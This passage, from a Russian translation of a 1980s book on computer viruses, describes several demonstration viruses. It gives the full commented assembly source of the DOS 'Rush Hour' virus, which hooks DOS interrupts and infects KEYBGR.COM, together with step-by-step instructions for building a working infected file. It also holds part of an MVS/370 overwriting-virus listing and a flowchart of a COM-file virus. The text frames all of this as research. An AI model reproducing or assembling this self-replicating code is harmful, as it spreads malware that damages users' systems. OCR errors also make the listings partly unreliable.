DEBUG     COM   15611    4-22-85     12:00p
DISKCOMP  COM    4121    4-22-85     12:00p
DISKCOPY  COM    4425    4-22-85     12:00p
SORT      EXE    1664    4-22-85     12:00p
SHARE     EXE    8304    4-22-85     12:00p
SUBST     EXE   16627    4-22-85     12:00p
                8 Dateien 268288 Bytes frei
```

По записям в каталоге нельзя увидеть никаких изменений. Но если сделать шестнадцатиричную распечатку содержимого программы CHKDSK.COM, мы обнаружим запись байта идентификатора , который в данном случае состоит из трех операторов NOP (HEX 90).

Шестнадцатиричная распечатка перед вызовом программы выглядит так:

```
0100  e9 65 26 43 6F 6E 76 65 72 74 65 64 00 00 00 00
        .  e  &  C  o  n  v  e  r  t  e  d  .  .  .  .
```

После вызова программы получим такую шестнадцатиричную распечатку:

```
0100  90 90 90 B8 00 00 26 00 A3 A5 02 26 A3 A7 02 26 A2
  .  .  .  .  .  .  &  .  .  .     &  .  .  .   &  .
```

Если такая инфицированная программа запускается, то вначале происходит "размножение" вируса, после завершения которого дальнейший ход выполнения программы нельзя предсказать. После запуска CHKDSK вначале отказывает система, что сопровождается рядом эффектов на экране дисплея. Теперь программа COMP также заражена. Процесс распространения инфекции продолжается до тех пор, пока не будут заражены все COM-файлы. Следующий вызов программы приводит к изменениям в каталоге:

```
Katalog von A:\

CHKDSK    COM    9947    4-22-85     12:00p
COMP      COM    3751    4-22-85     12:00p
```

```
DEBUG     COM   15611    4-22-85     12:00p
```



```
DISKCOMP  COM    4121    4-22-85     12:00p
DISKCOPY  COM    4425    4-22-85     12:00p
SORT      COM    1664    4-22-85     12:00p
SHARE     COM    8304    4-22-85     12:00p
SUBST     COM   16627    4-22-85     12:00p
               8 Dateien 268288 Bytes frei
```

Как можно видеть, все файлы .EXE преобразованы в COM-файлы, а потому также могут быть заражены вирусом. Кроме того, задание на выполнение манипуляций, присущих данному вирусу, может разрушить секторы диска. После нескольких вызовов зараженных программ содержимое каталога A: будет выглядеть таким образом:

```
Katalog von A:\
               @'¦ΦI = <
             0428923032   5-10-96  5:37a
             _a  .e_07 . f_27836194  5-20-12  12:20a
                     2.8 Dateien 253952 Bytes frei
```

Разрушение оказывается неустранимым, особенно если в главном каталоге первым COM-файлом оказывается файл COMMAND.COM. При каждой попытке выполнить начальную загрузку происходит разрушение системы. Естественно, что перед отказом системы инфекция поражает еще один файл.

Вторая программа-вирус, приведенная в этой главе, составлена Берндом Фиксом, который тоже уже долгое время занимается проблемами компьютерных вирусов. Речь идет об уже многократно упоминавшемся вирусе "Rush Houp" ("час пик").

Назначение и структура вируса "час-пик"

Программа-вирус "час пик" написана в качестве программы для демонстрации действия компьютерных вирусов. Она убедительно (но достаточно безобидно для операционной системы) демонстрирует тот вред, который может нанести вирус. Опасность вирусов демонстрируется не на примере уничтожения всех файлов на жестком диске. пользователю наглядно показывается, как коварно и незаметно может распространяться вирус в ЭВМ. Потому при разработке программы решающее значение имели следующие пункты:

1. Вирус должен был работать как можно незаметнее, т.е. без обращений к дискетам или винчестеру, которые внимательному (!!) пользователю кажутся нелогичными.
2. Абсолютно все работавшие прежде на ЭВМ программы должны и в дальнейшем работать нормально.

3. Вирус должен размножаться контролируемым образом, т.е. он должен "цепляться" не к каждой программе, не обнаруживая своего присутствия тем, что дискета/диск начинает вдруг заполняться.
4. Вирус должен проявить свою активность лишь спустя определенное время, чтобы замаскировать источник появления вируса (т.е. программу, "занесшую" этот вирус).
5. Активность вируса не должна была ни в коей степени повредить пользователю ПЭВМ в результате уничтожения программ или данных или в результате выполнения над ними каких-либо манипуляций.

Вначале была идея создания вируса, который мог бы присоединяться к каждой работоспособной программе (.COM или .EXE). Но затем от этого отказались по следующим причинам:

1. Файлы .COM и .EXE различны по своей структуре. Программа-вирус должна различать эти два типа файлов и адаптироваться к их структуре. А это требует слишком много места в памяти для вируса.
2. Внедрение вируса во многие файлы заметна из-за увеличившейся потребности в памяти.

Потому пошли по такому пути:

Вирус внедряется только в одну определенную программу, необходимую ПЭВМ, т.е. в операционную систему или в ее часть. Для таких целей был внедрен драйвер клавиатуры KEYBGR.COM. Причина этого выбора в том, что большинство совместимых с IBM PC ПЭВМ работают не с PC-DOS 2.0, а с (почти!) идентичной системой MS-DOS 2.11. Этой операционной системой с соответствующим драйвером клавиатуры была снабжена "Оливетти М24", обладающая по сравнению с IBM PC более сложной клавиатурой. Следовательно, если запускать драйвер клавиатуры на IBM, это будет чистым расточительством, поскольку собственно необходимый для этой ПЭВМ драйвер занимает лишь 1543 байта, в то время как запускаемый драйвер имеет

длину 6459 байт. Следовательно, можно просто внедрить в драйвер IBM программу-вирус и драйвер будет занимать примерно 2000 байт, после чего его можно "дополнить" до "необходимых" 6459 байтов (поместив, например, сюда текст длиной 4500 байтов о вреде компьютерных вирусов). Вирус готов!

Вирус, если он в системе, при каждом генерируемом пользователем обращении к диску/винчестеру отыскивает в актуальном каталоге драйвер клавиатуры. Инфицированный драйвер отличается от "чистого" по времени внесения последнего изменения в файл KEYBGR.COM. Файл MS-DOS имеет время 9:00:03 (на дисплее это выглядит как 9:00), а инфицированный файл снабжается временем внесения изменения 9:00:00. Итак, это отличие можно установить лишь при записи в каталоге без длительных обращений к дискетам.

Вся прочая важная информация дается в комментариях:

```
PAGE    72,132
```

```
            TITL    Virus "RUSH ROUR"         (p) foxi, 1986

            NAME    VIRUS

ABSO        SEGMENT AT 0
            ORG     4*10H
VIDEO_INT   DW      2 DUP (?)           ; вектор прерывания
                                        ; VIDEO
            ORG     4*21H
DOS_INT     DW      2 DUP (?)           ; DOS     -"-
            ORG     4*21H
ERROR_INT   DW      2 DUP (?)           ; ERROR   -"-
            ENDS

CODE        SEGMENT
            ASSUME  CS:CODE, DS:CODE, ES:CODE
            ORG     05CH
FSB         LABEL   BYTE
DRIVE       DB      ?
FSPEC       DB      11 DUP(' ')          ; имя файла
            ORG     6CH
FSIZE       DW      2 DUP (?)
FDATE       DW      ?                    ; дата внесения
```



```
                                        ; последней записи
FTIME       DW      ?                   ; время -"-  -"-
            ORG     8OH
DTA         DW      128 DUP(?)          ; область  передачи
                                        ; данных диска

            ORG     071EH               ; конец   обычного
                                        ; файла
                                        ; KEYBGR.COM
            XOR     AX,AX
            MOV     ES,AX               ; ES  указывает на
                                        ; ABSO
            ASSUME  ES:ABSO
            PUCH    CS
            POP     DS
            MOV     AX,VIDEO_INT        ; хранящиеся в памяти
                                        ; старые векторы
                                        ; прерывания
            MOV     BX,VIDEO_INT+2
            MOV     word ptr VIDEO_VECTOR,AX
            MOV     word ptr VIDEO_VECTOR+2,BX
            MOV     AX,DOS_INT
            MOV     BX,DOS_INT+2
            MOV     word ptr DOS_VECTOR,AX
            MOV     word ptr DOS_VECTOR+2,BX
            CLI
```

```
              MOV     DOS_INT,OFFSET VIRUS     ; новый вектор DOS
                                               ; указывает на
                                               ; VIRUS
              MOV     DOS_INT+2,CS
              MOV     VIDEO_INT,OFFSET DISEASE ; вектор VIDEO
                                               ; указывает на
                                               ; DISEASE
              MOV     VIDEO_INT+2,CS
              STI

              MOV     AH,0
              INT     1AH                      ; считать
                                               ; TimeOfDay
```



```
                                               ; (TOO)
              MOV     TIME_0,DX

              LEA     DX,VIRUS_ENDE
              INT     27H                      ; программа
                                               ; завершается,
                                               ; но остается
                                               ; резидентом
VIDIO_VECTOR Dd  (?)
DOS_VECTOR   Dd  (?)
ERROR_VECTOR DW  2 DUP(?)
TIME_0       DW     ?

;
;    Основная часть программы VIRUS :
;
;    1.   Вызов системы AH=4BH ?
;         Нет:---> 2.
;         Да : Проверить KEYBGR.COM на указанном дисководе
;              Файл уже заражен ?
;              Да : ---> 3.
;              Нет: внести вирус!
;
;    2.  Передача управления в обычный DOS
;
RNDVAL     DB     'bfhg'          ; неактивен
ACTIVE     DB     0               ; самый первый вирус
PRESET     DB     0               ; неактивен!

           DB     'A:'
FNAME      DB     'KEYBGR COM'
           DB     0

VIRUS      PROC   FAR
           ASSUME CS:CODE, DS:NOTHING, ES:NOTHING
```

```
            PUSH    AX
            PUSH    CX
            PUSH    DX
```



```
            MOV     AH,0            ; проверить , прошло ли по
                                    ; крайней мере 15 мин.
            INT     1AH             ; с момента инициализации
            SUB     DX,TIME_0       ; (16384 такта датчика
            CMP     DX,16384        ; времени =15 мин.)

            JL      $3
            MOV     ACTIVE,1        ; если да, активизировать
                                    ; вирус

$3:         POP     DX
            POP     CX
            POP     AX
                                    ; доступ к дискете через
                                    ; команду
            CMP     AX,4B00H        ; DOS
            JE      $1              ; "загрузить и выполнить
                                    ; программу"

EXIT_1:     JMP     DOS_VECTOR      ; Нет : ---> обычное положение

$1:         PUSH    ES              ; ES:BS ---> блок параметров
            PUSH    BX              ; DS:DX ---> имя файла
            PUSH    DX              ; сохраненные регистры, которые
                                    ; пока не нужны для INT 21H
            PUSH    DX              ; (AH=4BH)
            MOV     DI,DX
            MOV     DRIVE,0         ; Задать дисковод для
            MOV     AL,DS: DI+1     ; подлежащей исполнению
                                    ; программы
            CMP     AL,':'
            JNE     $5
            MOV     AL,DS: DI
            SUB     AL, 'A'-1
            MOV     DRIVE,AL

$5:
            CLD
```



```
            PUSH    CS
            POP     DS
            XOR     AX,AX
            MOV     ES,AX
```

```
        ASSUME DS: CODE, ES:ASSO
        MOV    AX,ERROR_INT    ; проигнорировать все
                               ; "ошибки" дискеты с
        MOV    BX,ERROR_INT+2  ; помощью собственной
                               ; программы обработки
                               ; ошибок
        MOV    ERROR_VECTOR,AX
        MOV    ERROR_VECTOR+2,BX
        MOV    ERROR_INT,OFFSET ERROR
        MOV    ERROR_INT+2,CS

        PUSH   CS
        POP    ES
        ASSUME ES:CODE
        LEA    DX,DTA          ; область передачи данных
                               ; диска выбрать
        MOV    AH,1AH
        INT    21H

        MOV    BX,11           ; передать имя файла
$2:
        MOV    AL,FNAME-1 BX
        MOV    FSPEC-1 BX,AL   ; в блок управления
                               ; файлом
        DEC    BX
        JNZ    $2

        LEA    DX,FCB          ; открыть файл (для
        MOV    AH,0FH          ; записи)
        INT    21H
        CMP    AL,0
        JNE    EXIT_0          ; файл не существует
                               ;---> завершение
        mov    byte ptr fcb+20h,0 ;
```



```
        MOV    AX,FTIME        ; файл уже заражен?
        CMP    AX,4800H
        JE     EXIT_0          ; Да ---> завершение

        MOV    PRESET,1        ; ( все копии
                               ; заражены!)
        MOV    SI,100H         ; записать вирус
                               ; в файл
$4:
        LEA    DI,DTA
        MOV    CX,128
        REP    MOVSB
        LEA    DX,FCB
        MOV    AH,15H
```

```
            INT     21H
            CMP     SI,OFFSET VIRUS_ENDE
            JL      $4
            MOV     FSIZE,OFFSET VIRUS_ENDE-100H
            MOV     FSIZE+2,0           ; задать корректный
                                        ; размер файла
            MOV     FDATE,0AA3H         ; задать корректную
                                        ; дату(03.05.86)
            MOV     FTIME,4800H         ; задать корректное
                                        ; время (09:00:00)
            LEA     DX,FCB              ; закрыть файл
            MOV     AH,10H
            INT     21H
            XOR     AX,AX
            MOV     ES,AX
            ASSUME  ES:ABSO

            MOV     AX,ERROR_VECTOR     ; сбросить прерывание
                                        ; по ошибке
            MOV     BX,ERROR_VECTOR+2
            MOV     ERROR_INT,AX
            MOV     ERROR_INT+2,BX

EXIT_0:
            POP     DX                  ; восстановить значение
```



```
                                        ; сохраненного регистра
            POP     DS
            POP     BX
            POP     ES
            ASSUME  DS:NOTHING, ES:NOTHING
            MOV     AX,4B00H
            JMP     DOS_VECTOR          ; нормальное выполнение
                                        ; функции
VIRUS       ENDS

ERROR       PROC    FAR
            IRET                        ; просто игнорировать
                                        ; все ошибки
ERROR       ENDP

DISEASE     PROC    FAR

            ASSUME  DS:NOTHING, ES:NOTHING
            PUSH    AX
            PUSH    CX                  ; этот регистр
                                        ; разрушается !
            TEST    PRESET,1
            JZ      EXIT_2
            TEST    ACTIVE,1
```

```
            JZ      EXIT_2

             IN      AL,61H              ; включить динамик
             AND     AL,0FEH             ; (бит 0:=0)
             OUT     61H,AL

             MOV     CX,3                ; счетчик циклов CX

NOISE:
            MOV     AL,RNDVA            ;   :
            XOR     AL,RNDVAL+3         ;   :
            SHL     AL,1                ; сгенерировать шум
            SHL     AL,1                ;   :
            RCL     WORD PRT RNDVAL,1   ;   :
            RCL     WORD PRT RNDVAL+2,1 ;   :
```



```
            MOV     AH,RNDVAL
            AND     AH,2                ; вывод любого
            IN      AL,61H              ; бита сдвигового
            AND     AL,OFDH             ; регистра с
            OR      AL,AH               ; положительной
            OUT     61H,AL              ; обратной связью
            LOOP    NOISE              ;---> динамик шумит

            AND     AL,OFCH            ; динамик отключить
            OR      AL,1
            OUT     61H,AL

EXIT_2:
            POP     CX
            POP     AX
            JMP     VIDEO_VECTOR       ; переход в обычную
                                       ; программу
DISEASE     ENDP
            DB 'Эта программа является так называемой программой-'
            DB 'вирусом. Однажды активированная, она берет под   '
            DB 'свой контроль все системные устройства и даже    '
            DB 'выбранную пользователем запоминающую среду. Она  '
            DB 'самостоятельно копируется в пока незараженную    '
            DB 'операционную систему и тем самым распространяется'
            DB 'бесконтрольно. В этом случае вирус не разрушает  '
            DB 'программы пользователя или запоминающую среду,   '
            DB 'а лишь проявляет "филантропические" наклонности  '
            DB 'своего создателя...'

            ORG   1C2AH
VIRUS_ENDE LABEL      BYTE

CODE        ENDS
```

END

Как получить работоспособную программу:

1. исходную программу ассемблировать и линковать (связать)

2. Переименовать EXE-файл в COM-файл!
3. Загрузить переименованный EXE-файл в DEBUG
4. Уменьшить значение регистра CX на 300H
5. С помощью команды "w" записать в COM-файл на диск
6. Загрузить COM-файл с вирусом в DEBUG
7. Дозагрузить KEYBGR.COM
8. Следующим образом изменить адрес 71Eh
   71EH: 33 CO 8E 0E 1F 26
9. Записать файл KEYBGR.COM длиной 1B2A на диск.

На вопросы относительно программы "час пик" Вам ответить ее создатель Б. Фикс, если Вы обратитесь по адресу:
B.Fix, Marienburger Str.1; 6900 Heidelberg-Kichheim

Следующая написанная Б.Фиксом программа-вирус работает в среде операционной системы MVS/370 на IBM 30xx, написана на ассемблере OS/VS2 и может быть использована описанным ниже способом.

Поскольку такого рода программа не должна распространяться бесконтрольно, покупателю придется пойти на некоторые уступки:

1. Прислать письменный запрос по адресу:
   B.Fix
   Marienburgerst. 1
   6900 Heidelberg
2. Отправитель запроса получит свой заказ с доставкой на дом, приняв на себя обязательства ни в какой форме не передавать никому распечатку программы.
3. Получатель оба договора отправляет по указанному адресу.
4. После поступления договоров и оплаченного счета автору программы покупатель получит один экземпляр договора и распечатку программы.

Мы просим Вас с пониманием отнестись к этому несколько необычному порядку выполнения заказа, поскольку он вызван причинами чрезвычайно сложного устранения последствий внедрения вируса в такого рода машиннвх.

Теперь о том, как Б.Фикс описывает VP/360: "Прежде всего программа должна позволить на конкретном примере получить представление о принципе работы компьютерных вирусов системным программистам, никогда ранее не имевшим опыта общения с ними. Правда,

для этого требуется иметь определенное представление о компьютерах серии IBM 30xx и об операционной системе MVS/370, поскольку

программа, используемая здесь в качестве объекта для демонстрации работы компьютерных вирусов, написана на ассемблере OS/VS2 и отлажена на этом компьютере. И хотя речь идет только о "тестовой " версии вируса, при постановке программы должны непременно соблюдаться следующие условия:

"Перенос распечатки на устройства электронной обработки данных, опубликование их с использованием других носителей информации, а также внесение в распечатку каких-либо изменений категорически запрещено! В случае несоблюдения этого условия автор сохраняет за собой право донесения за совершенное преступление. Если сгенерирована работоспособная версия программы, установленная на ЭВМ, совершивший несет уголовное ответственность по статьям N 303а, б (компьютерный саботаж), предусматривающим также выплату штрафа".

Опубликование программы преследует исключительно научные цели. Для того, чтобы понять принцип работы программы, записывать ее в память ЭВМ или прогонять на ЭВМ совершенно необязательно; распечатка исходных кодов программы вполне позволяет понять принцип работы программы-вируса.

Эта программа является перезаписывающим вирусом, т.е. распространение вируса происходит путем замены исходных кодов кодами программы-вируса. После "внедрения" вируса в программу она уже состоит исключительно из программы-вируса, хотя и носит имя прежней программы.

Если вызвать инфицированную таким образом программу, вирус запускается вновь и может "заразить " ее и другую программу. Но затребованную пользователем программу уже нельзя выполнить, поскольку она перезаписана. Поскольку каждая зараженная программа из-за вируса утрачивает свою работоспособность, этот вирус легко обнаружить, но тем не менее он остается чрезвычайно опасным: все инфицированные программы оказываются утраченными для пользователя, восстановить первоначальную программу невозможно! Вызываемый вирусом ущерб может быть чрезвычайно большим, даже если во время пребывания вируса в системе относительно мало.

Для того, чтобы рассмотреть принцип действия компьютерного вируса предположим, что мы вызвали зараженную этим вирусом программу, т.е. что сам вирус вызван для исполнения.

После того, как операционная система передаст управление программе-вирусу, программный модуль выполняет самонастройку. Та настройка, которую для обычных программ выполняет загрузчик, в нашем случае оказывается недостаточной, чтобы после загрузки получить полностью готовую к исполнению форму. Это будет понятным, если рассмотреть процесс распространения инфекции.

Затем программа считывает текущий каталог пользователя, используя работу с разделением времени. В программе запрашивается только каталог со спецификациями "U.uid", чтобы ограничить распространение вируса только одним уровнем. Отсюда ясно, что вирус может поражать только программы, к которым он имеет вполне легальный доступ (собственные программы). В заключение каталог прос-

матривается на наличие файлов с организацией PO (пораздельная организация), так как только такие файлы могут содержать исполняемые модули. Если файл с организацией PO найден, сначала считываются соответствующие элементы каталога. По этому списку подкаталогов определяется, идет ли речь о данных или исполняемых программах для соответствующих элементов. Если элемент каталога соответствует программе, считывается длина программы, которая сравнивается с длиной программы-вируса. При одинаковой длине вирус считает, что программа уже инфицирована, и обращается к следующей записи каталога. Если среди файлов с PO-организацией нет программ или есть только инфицированные программы, ищется следующий файл с организацией PO в каталоге. Если каталог отработан, программа на уровне пользователя нет или же уже все программы поражены вирусом. В противном случае вирус внедряется в первую же "незараженную программу" данного уровня.

Внедрение вируса осуществляется благодаря тому, что вирус открывает "заражаемый" файл на запись. Программа выбирает необходимые для этого записи, составляющие работоспособную программу, такие как TSD (словарь внешних символов), записи заголовков и RLD (таблица настройки) из таблиц и записывает их в файл. Когда все записи записаны, файл закрывается и запись в каталоге элементов переводится в новое состояние. Но прежде, наряду с теми записями, которые вирус может сгенерировать из таблиц, в файл записывается и управляющая запись, которая в оперативной памяти для исполнения. передается в виде записи. При такой самонастройке, которая составляет значительную часть программы-вируса, коды записываются на диск приспособленными к текущему адресу загрузки.

Поэтому написанная таким образом программа может позднее загружаться загрузчиком операционной системы, но поскольку перед вызовом загруженной программы она приспосабливается к новому адресу загрузки, все перемещаемые адреса оказываются неверными. Для того, чтобы корректно связать эти адреса с новым адресом загрузки, необходима уже упоминавшаяся самонастройка вируса, которая отменяет имевшуюся на диске настройку кодов.

Если файл инфицирован, или если программа не найдена или если уже все программы заражены вирусом, вирус передает управление стандартной программе, которая обеспечивает вирусу выполнение некоторой специальной функции. В нашем демонстрационном вирусе такой подпрограммы для выполнения определенных манипуляций не встроено; возможной задачей вируса может быть уничтожение всех данных пользователя на определенную дату и т.д.

При выполнении указанной функции вируса выполнение программы завершается; управление передается вызывающей программе или операционной системе.

Более подробную информацию, необходимую для анализа программы, Вы найдете в подробных комментариях к распечатке программы.

Приведем выдержку из названной программы:

```
**************************************************************
* x    x  xxx  xxxxx   x    x   xxxx    на ЭВМ IBM 3090,       *
```

```
* x    x   x   x    x  x    x  x        работающей под          *
* x    x   x   x   x   x    x  x        управлением ОС          *
* x    x   x   xxxx    x    x   xxxx    MVS/370                 *
*  x  x    x   x  x    x    x       x                            *
*   xx    xxx  x   xx   xxxx   xxxxx                            *
*   Version 1,No Release !! (p) & (c) foxi, April 1987          *
* ВНИМАНИЕ!                                                     *
* Ассемблирование, компоновка и выполнение  программы с целью  *
* внедрения ее в компьютерную систему может повлечь за собой   *
* уголовную ответственность по статьям N 303a StGB(компьютерный)*
* саботаж)!!! Эта программа служит исключительно для исследова-*
* тельских целей, а именно для изучения опасности, которую не- *
* сут для ЭВМ компьютерные вирусы. Распространение программы,  *
* изготовленние  работоспособной версии или модификация исход- *
* ной программы без уведомления автора и его (письменного) сог-*
* ласия недопустимы. В случае нарушения этого условия автор    *
* сохраняет за собой  право донесения за совершенное престу-  *
```



```
* пление. Письменное согласие автора может быть получено лишь  *
*  при указании причин,  побудивших к распространению, испол-  *
* нению или модификации программы.                             *
****************************************************************
*
*
           START
VIRUS      CSECT
*
*
*         Сохранить регистры и "связать"
*         области сохранения
*--------------------------------------
*
           STM       R14,R12,12(R13)
           LR        R12,R15
           USING     VIRUS,R12
           LR        R2,R13
           LA        R13,SAVE
           ST        R2,4(R13)
           ST        R13,8(R2)
           B         COHT$0

SAVE       DS        18F                 Область сохранения

BASE       DC        F'0'                Базовый адрес для
                                         настройки
*********************************************************
*
*              Самонастройка модуля
*
*********************************************************
```

```
*
CONT$0     LA        R2,RLDINFO      Адрес таблицы настройки
$16        L         R1,0(R2)        Выбрать первый адрес...
           LA        R1,0(R1)        ...и вычислить в модуле
           AR        R1,R12          адрес, используя 3 байта.
           CLI       0(R2),X'0D'     Длина адреса =4 байта?
           BE        $17             Да:--->
```



```
           BCTR      R1,0            Сдвиг назад на 1 байт
$17        ICM       R3,15,0(R1)     Выбрать значение, записан-
           S         R3,BASE         ное в 4 байтах, вычесть ста-
           STCM      R3,15,0(R1)     рый базовый адрес и записать
                                     обратно.
           LA        R2,4(R2)        Адресовать следующую
                                     информацию
           CLI       0(R2),X'00'     Больше нет?
           BNE       $16             Нет :---> настройка* ...
           ST        R12,BASE        Запомнить теперешнюю базу
           HVC       DATEI(96),DSAVE DCB установить на нуль
************************************************************
*   Каталог используемых операций чтения
************************************************************
*
*  Установка текущего идентификатора пользователя
*-----------------------------------------------
*
           L         R1,540
           L         R1,I2(R1)
           MVC       FSPEC+2(3),0(R1) Запись в каталог
*
*  Считать каталог пользователя для уровня U.UID
*
           L         R0,CATLEN         Подготовка места в памяти
           GETMAIN   R,LV=(R0)         для размешения
           ST        R1,CATADDR        каталога
           MVC       0(2,R1),=X'7FFF'  (32 Кбайта)

           LA        R1,PARAM          Параметры программы работы
           LINK EPLOC=CATROUT          с каталогом. Каталог можно
                                       считать
           B         CONT$1
*
*
*   Блок параметров для процедуры с каталогом
*
*
CATROUT    DC        CL8'IKJEHCIR'
```

```
FSPEC      DC        C'U.???',83C' '
*                                          Блок параметров
           DS        OF

PARAM      DC        X'02000000'
           DC        A(FSPEC)              Адрес FSPEC
           DC        F'0'
CATADDR    DC        A(0)                  Адрес каталога
           DC        A'0'
CATLEN     DC        F'32768'              Длина каталога
           LTORG
-----------------------------------------------------------------
                     Конец распечатки VP/370
-----------------------------------------------------------------
```

К этой программе, которую переслал нам автор из Австрии, следует сделать несколько замечаний. Речь идет о перезаписывающем вирусе, отличительная особенность которого заключается в том, что значение времени создания файла устанавливается на 62 секунды (обычно это незаметно, поскольку " секундная" область на экран не выводится, но тем не менее "секундное" значение времени существует).

Кроме того, вирусом "поражаются " лишь COM-файлы, находящиеся внутри определенного с помощью PATH пути доступа к файлу. Реконструирование программы-носителя достигается не путем смещения кодов программы-вируса, а в результате установки соответствующей точки входа на 100H.

Особо "коварной" является встраиваемая задача на выполнение манипуляций, разрушающая первые пять байтов исходной программы. Но это происходит лишь тогда, когда логическая операция И (7 AND секунды) дает системное время 0.

В приведенном примере в жертву вирусу принесена программа длиной около 600 байтов (шест.), записанная в COM-файле. Вирус проанализирован Б. Фиксом и Р. Бургером, которые выполняли такой анализ независимо друг от друга, чтобы исключить возможность ошибочной интерпретации.

Поскольку идентификатор вируса может быть расшифрован, разработана программа, с помощью которой можно обнаружить этот идентификатор. Распечатку программы Вы можете найти в разделе 15.3.


Для наглядности Б. Фикс представил блок-схему программы, снабженную комментариями.


```
**************************************************************
*    ГЕНЕРАТОР блок-схем                      Версия 1.00     *
*    Автор Бернд Фикс, 1987,1988. Все права на эту программу  *
*                                 автор оставляет за собой    *
**************************************************************
--¬¬¬
```

Блок-схема программы v1.com

```
                (Комментарии составил Бернд Фикс)
              ------------------------------------¬
            <            ENTRY: 0100              >
             L-----------------------------------
                          ¦
                ------------------------------¬
        -<----¦  0100. JMP  0700              ¦
        ¦     L------------------------------
0103     xx  xx  xx  xx  xx  xx  xx  xx  xx  xx  xx
:               Программные коды инфицированного
:                     .COM-файла (0103-06ff)
:
06F0     xx  xx  xx  xx  xx  xx  xx  xx  xx  xx  xx
        ¦
        L----->-----------------¬
                                ¦
               -----------------+--------------¬
               ¦ 0700. PUSH  CX                ¦
               ¦ 0171. MOV   DX,08F9   DATA    ¦
               ¦ 0704. CLD                     ¦
               ¦ 0705. MOV   SI,DX             ¦
               ¦ 0707. ADD   SI,000A           ¦
               ¦ 0708. MOV   DI,0100           ¦
               ¦ 070E. MOV   CX,003            ¦
               ¦ 0711. REPZ                    ¦
               ¦ 0712. MOVSB                   ¦
               ¦ 0713. MOV   SI,DX             ¦ SI указывает на
               ¦                               ¦ 08F9.
               ¦ 0715. MOV   AH,30             ¦ Запросить версию


                            - 201 -
               L----------------T-------------- MS_DOS
               -----------------+--------------¬
               ¦ 0717. INT   21                (*UPRO*)
               L----------------T--------------
               -----------------+--------------¬
               ¦ 0719. CMP   AL,00             ¦ Версия=0?
               L----------------T--------------
               /-----------------+-------------\
